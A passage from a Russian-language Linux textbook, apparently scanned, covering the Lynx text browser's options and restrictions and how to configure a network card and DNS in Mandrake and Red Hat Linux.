


Рис. 24.20. Параметры языка Web-страниц

формате PDF. Если для типа MIME не определена ни одна программа, то файл просто будет загружен в ваш домашний каталог.

Перейдите в Категорию Продвинутый (Advanced). Здесь вы можете указать программе, хотите ли вы запускать Java или Java Script, загружать картинки и принимать Cookie.

В этой же категории вы сможете определить параметры кэширования Web-страниц и параметры прокси-сервера.

24.4. Текстовый браузер Lynx

Программа Lynx является текстовым браузером. Эта программа не выводит рисунков, различных шрифтов. При этом значительно повышается скорость доступа к Web.

Программу можно запустить командой, формат которой таков:

```
lynx [параметры] URL
```

Кроме URL, можно указать некоторые параметры (см. табл. 24.1).

Параметры программы lynx

Таблица 24.1

Параметр	Описание
-anonymous	Использовать анонимную регистрацию
-ascii	Не переводить символы японского алфавита в латинские символы, если включена поддержка японского языка
-auth=имя пароль	Использовать указанную информацию для вутентификации
-book	Загрузить страницу с избранными ссылками
-cache n	Установить количество кэшируемых документов
-case	Учитывать регистр букв при поиске
-cfg=файл	Использовать указанный файл в качестве файла конфигурации
-crawl	Выводить каждую страницу в файл, если указан параметр -traversal, или на экран, если указан параметр -dump
-display=сервер	Использовать указанный сервер X для запуска программы rhexesd
-dump	Преобразовать страницу в текстовый вид и отправить результат на стандартный вывод
-editor=программа	Использовать указанную программу в качестве редактора
-emacskeys	Раскладка клавиатуры как в редакторе emacs
-force html	Считает первый документ документом HTML
-ftp	Запрещает соединения ftp
-get data	Использование метода GET для отправления данных

Таблица 24.1 (продолжение)

Параметр	Описание
-head	Отправляет запрос HEAD для заголовков MIME
-homepage=URL	Устанавливает домашнюю страницу
-image_links	Включает ссылки на все изображения
-index=URL	Устанавливает индексный файл
-localhost	Запрещает доступ к локальной машине
-noexec	Запрещает выполнение программ на локальной машине, исполнимые файлы которых находятся на удаленной машине
-mime_header	Вывод заголовка MIME полученного документа при просмотре исходного текста документов
-nobrowse	Не просматривать каталоги
-noexec	Не выполнять программы на локальной машине
-noislist	Не выводить список ссылок при указании параметра -dump
-nolog	Не отправлять сообщения об ошибках авторам документов
-noprint	Запрет функции печати
-noredir	Запрещает автоматическое перенаправление и выводит сообщение с указанием нового URL
-nostatus	Не выводить информацию о процессе получения документа
-numbers_links	Нумерация ссылок
-post_data	Отправка данных с помощью метода POST
-realm	Запрещает указывать URL при запуске
-reload	Сброс кэша прокси-сервера
-restrictions=ограничения	Устанавливает определенные ограничения (см. табл. 19.3.6)
-rlogin	Не распознавать команды rlogin
-selective	Просматривать только каталоги, которые содержат файл .www_browsable
-show_cursor	Вывод курсора в начале выбранной ссылки
-source	Отображает страницы Web в виде исходного текста HTML
-telnet	Не распознавать команды telnet
-term=терминал	Устанавливает тип терминала
-trace	Режим трассировки
-traversal	Обход всех ссылок на стартовой странице
-underscore	Переключает формат вывода подчеркивания при использовании параметра -dump
-validste	Разрешает использовать URL только с указанием протокола, например, http://www.linux.ru.
-vikeys	Раскладка клавиатуры как в редакторе vi

Ограничения

Таблица 24.2

Ограничение	Описание
all	Используются все ограничения, перечисленные ниже
bookmark	Запрещает изменение расположения файла избранных ссылок
bookmark_exec	Запрещает переходы по ссылкам из файла избранных ссылок
change_exec_perms	Запрещает изменение режима доступа для файлов
default	Запрещает использовать службы по умолчанию для анонимных пользователей
dirred_support	Запрещает управление файлами на локальной системе
disk_save	Запрещает сохранение двоичных файлов на диске
download	Запрещает загрузку файлов

Ограничение	Описание
editor	Запрещает режим редактирования
exec	Запрещает выполнение сценариев
exec frozen	Не разрешает редактировать сценарии на локальной системе
file_url	Запрещает использование URL вида file://
goto	Запрещает команду goto
inside_ftp	Запрещает использование ftp для систем вне домена
inside_news	Запрещает отправление новостей Usenet для систем внутри домена
inside_rlogin	Запрещает использование rlogin для систем вне домена
inside_telnet	Запрещает использование telnet для систем внутри домена
jump	Запрещает команду jump
mail	Запрещает исходящую почту
options_save	Запрещает сохранение настроек в файле .lynxrc
outside_ftp	Запрещает использование ftp для систем вне домена
outside_news	Запрещает отправление новостей Usenet для систем вне домена
outside_rlogin	Запрещает использование rlogin для систем вне домена
outside_telnet	Запрещает использование telnet для систем вне домена
print	Запрещает печать
shell	Запрещает выполнение интерпретатора командной строки
suspend	Запрещает переходить в фоновый режим при нажатии Ctrl+Z
telnet_port	Запрещает указывать номер порта для соединения telnet

Кроме Lynx, существуют другие текстовые браузеры, например, очень распространен браузер links.

24.5. Установка сетевой карты. Настройка сети

Почему раньше, скажем в 1995–99 годах, системные администраторы подсознательно боялись Linux? Обычных пользователей, понятное дело, отпугивало отсутствие привычных программ и не совсем красивый интерфейс пользователя. Как ни странно, многие администраторы тоже предпочитали Windows именно из-за того, что в ней все настраивается проще. Зашел в Панель управления, запустил апплет Сеть и через пару минут и одну перезагрузку сеть уже настроена. В Linux нужно было настраивать сеть программами, работающими в режиме командной строки (даже не в интерактивном режиме!), а затем еще и редактировать сценарии загрузки системы, чтобы введенные команды выполнялись каждый раз при запуске системы. На первый взгляд все выглядело ужасно сложно, и администраторы встречали Linux «по одежке». Учитывая этот факт, разработчики Linux начали включать в составы своих дистрибутивов программы-конфигураторы, позволяющие настроить систему. Первые конфигураторы были не очень удобны, и многие администраторы предпочитали редактировать конфигурационные файлы

вручную. К тому же конфигураторы выполняли только базовую настройку, не позволяя настроить ту или иную часть системы полностью.

Сейчас же все в корне изменилось: конфигураторы Linux стали такими же удобными, как и апплеты Панели управления Windows, поэтому сегодня уже редко кто редактирует файлы конфигурации руками — в основном используются конфигураторы. Тем не менее, мы рассмотрим не только настройку с помощью конфигураторов, но и те самые команды, с помощью которых администраторы настраивали сеть лет десять назад. В этой книге будем ориентироваться на современные дистрибутивы Linux Mandrake и Red Hat Linux. Совсем старые их версии рассматривать не будем за ненадобностью — я не встречал ни одного сервера, на котором бы был установлен Red Hat версии ниже 7.x.

Настройка сети в Linux Mandrake

Начнем с моего любимого дистрибутива — Linux Mandrake. Запустите конфигуратор `drakconf` и выберите апплет «Сеть и Интернет».

Примечание. Модуль сетевой платы уже будет установлен — сетевая плата обнаруживается при установке системы. Если вы установили сетевую плату после установки системы, она все равно будет найдена средством поиска




Рис. 24.21. Конфигуратор `DrakConf`

нового оборудования, которое обычно запускается при загрузке системы. В Linux Mandrake 10 — это программа **harddrake** (в некоторых других дистрибутивах — программа **kudzu**). Если вы отключили ее с целью ускорения запуска системы, запустите ее вручную от имени пользователя **root**.

Апплет «Сеть и Интернет» предназначен для создания новых соединений, изменения уже имеющихся, удаления, просмотра статистики, а также для создания разделяемых интернет-соединений.

Наша цель — «поднять» (активировать) соединение по локальной сети, поэтому выбираем «Новое соединение», а в появившемся окне — «Соединение по локальной сети». Конфигуратор предложит вам выбрать сетевой интерфейс, который вы желаете настроить.

Нужно напомнить, что **eth0** — это первая сетевая плата, **eth1** — вторая и т.д. Пока у нас всего одна сетевая плата — **eth0**.

На следующем шаге конфигуратор спросит, как будет производиться настройка сетевого интерфейса: автоматически или вручную. Если у вас в сети есть DHCP-сервер, рекомендую выбрать автоматическую настройку. Если же такого сервера нет или у вас другие планы относительно этого компьютера, выбираем ручную настройку.




Рис. 24.22. Апплет «Сеть и Интернет»




Рис. 24.23. Выбор сетевого интерфейса

**Примечание**

В автоматическом режиме параметры сетевого интерфейса (IP-адрес, маска, адреса шлюза и DNS-сервера) будут автоматически получены от DHCP-сервера, если таковой имеется в вашей сети. В ручном режиме вышеуказанные параметры сетевого интерфейса вам нужно будет указать самостоятельно.

Вам нужно указать IP-адрес сетевого интерфейса, например, 192.168.1.1, и маску сети — 255.255.255.0 (сеть класса C). Кроме этих двух параметров обязательно укажите опцию «Запускать при запуске», в противном случае вам придется «поднимать» интерфейс eth0 (с помощью команды `ifconfig eth0 192.168.1.1 up`) каждый раз при включении или перезагрузке компьютера. Опция Network Hotplugging в официальной документации не описана. Насколько я понял, она используется для определения физического подключения к сети. Если ваш компьютер не подключен физически (с помощью кабеля) к хабу или другому компьютеру, а вы обращаетесь к интерфейсу (например, пингуете его `ping 192.168.1.1`), то при включенном Network Hotplugging вы получите сообщение «Network is unreachable». Поэтому, если физически сети у вас нет, а логически она вам нужна, например, для тестирования сетевых приложений, рекомендуется эту опцию отключить.

После этого вам нужно указать общие сетевые параметры: имя компьютера, IP-адреса серверов DNS, а также IP-адрес шлюза, если такой есть в вашей сети.




Рис. 24.24. Указание параметров сетевого интерфейса при ручной настройке




Рис. 24.25. Указание общих сетевых параметров

С именем компьютера и IP-адресом шлюза все ясно, а вот про настройки системы DNS нужно поговорить отдельно. IP-адреса серверов DNS в указанном порядке будут занесены в файл `/etc/resolv.conf` (он содержит настройки программы разрешения имен, которая преобразует IP-адреса в имена узлов и наоборот). Туда же будет занесено значение поля «Поиск домена» (директива `search`). Предположим, что мы указали следующие значения полей, содержащих IP-адреса серверов DNS и поля «Поиск домена»:

- 192.168.1.100
- 192.168.1.101
- com.ua ua

В результате файл `/etc/resolv.conf` будет выглядеть так:

```
nameserver 192.168.1.100
nameserver 192.168.1.101
search com.ua ua
```

Директива `search` используется для дополнения неполного доменного имени. Например, при попытке разрешить IP-адрес узла `www.host` (неполное имя) имя `www.host` будет модифицировано: сначала будет добавлено имя




Рис. 24.26. Запрос на перезапуск сети

домена com.ua (имя станет www.host.com.ua), а потом, если первая попытка завершится неудачно, к имени узла будет добавлено имя домена ua.

Следующий вопрос конфигурирования — адрес узла Zegospf. Это поле можете с чистой совестью оставить пустым и нажать Далее.

Настройка сети уже почти завершена — осталось только перезапустить сеть.

Если вы изменяли имя узла (а при первой настройке так оно и есть), рекомендуется сразу же перезапустить систему X Window: нажмите Ctrl+Alt+Backspace и заново зарегистрируйтесь в графическом режиме.

Для проверки работы интерфейса следует его пропинговать:

```
ping 192.168.1.1
```

Для изменения параметров уже созданного соединения используется апплет «Управление соединениями». Он позволяет изменить все параметры, которые вы ввели с помощью предыдущего апплета: IP-адрес, маску, шлюз (вкладка TCP/IP), автозапуск соединения, Network Hotplugging, ID (вкладка Параметры), а также просмотреть информацию об интерфейсе (вкладка Информация).

Если вы хотите, чтобы параметры присваивались автоматически, измените тип интерфейса. Сейчас он статический, то есть адреса указываются вручную, без использования DHCP-сервера.




Рис. 24.27. Проверка работы соединения




Рис. 24.28. Изменение параметров интерфейса




Рис. 24.29. Наблюдение за соединениями

Довольно информативным и удобным оказался апплет «Наблюдение за соединениями»: с его помощью можно просмотреть информацию о трафике и даже увидеть график загрузки.

На этом настройку локальной сети в Linux Mandrake можно считать завершенной. Следующий дистрибутив — это Linux Red Hat.

Настройка сети в Linux Red Hat

При установке дистрибутива программа установки сама распознает установленный сетевой адаптер — в моей практике не было случая, чтобы сетевой адаптер был не опознан (это не касается внешних USB-адаптеров). Вам нужно указать только параметры сетевого соединения.

Программа установки распознает все сетевые устройства. В данном случае был найден только сетевой адаптер — устройство eth0. Нумерация устройств в Linux начинается с 0, поэтому eth0 — это первый сетевой адаптер.



Примечание

Запомните следующие имена сетевых интерфейсов и устройств — они вам пригодятся при настройке сети:




Рис. 24.30. Настройка сети

- ethN (N — целое число от 0) — сетевой адаптер Ethernet;
- pppN (N — целое число от 0) — соединение PPP (Point to Point Protocol);
- /dev/modem — модем. /dev/modem — это всего лишь символическая ссылка на последовательный порт, то есть устройство /dev/ttySN;
- /dev/ttySN — (N от 0 до 3) — это последовательный порт, /dev/ttyS0 соответствует COM1 в Windows, /dev/ttyS3 — COM4.

Вернемся к настройке сети. Выберите нужный вам адаптер и нажмите кнопку **Изменить**.

В появившемся окне введите IP-адрес 192.168.1.5 и сетевую маску 255.255.255.0. Обязательно выключите режим **Configure using DHCP** — мы настраиваем интерфейсы вручную, а не с помощью DHCP. Также следует включить режим **Activate on boot** — тогда наш интерфейс будет «поднят» при загрузке системы. Этот режим нужно включать для всех постоянных соединений, например, соединения по локальной сети или по выделенной линии. Для непостоянных соединений, например, для коммутируемого модемного соединения, этот режим включать нельзя, поскольку модем сразу же начнет набирать номер провайдера, а счетчик-то у провайдера тикает.

Вернувшись в окно настройки сети (рис. 24.30) и присвойте компьютеру имя — **COMP5**. А затем нажмите кнопку **Далее**. Все, сеть настроена.

А что же делать, если сеть нужно настроить уже после установки системы или изменить параметры какого-нибудь сетевого соединения? Для этого используется конфигуратор **redhat-config-network**. О нем мы еще поговорим, а сейчас займемся установкой нового сетевого адаптера. Мы должны сообщить системе, что установили новое устройство и хотим его настроить. Обычно при запуске системы запускается утилита поиска нового оборудования — **kudzu**, которая и сообщит вам о «находке». Если вы не запускаете **kudzu** автоматически — в самом же деле, ведь не каждый день устанавливаешь новое оборудование, а запуск **kudzu** занимает много времени — то запустите **kudzu** из командной строки (от имени пользователя **root**). **Kudzu** самостоятельно определит новое устройство и установит его: пропишет модуль (драйвер) устройства в файл **/etc/modules.conf** (или **/etc/conf.modules** — имя 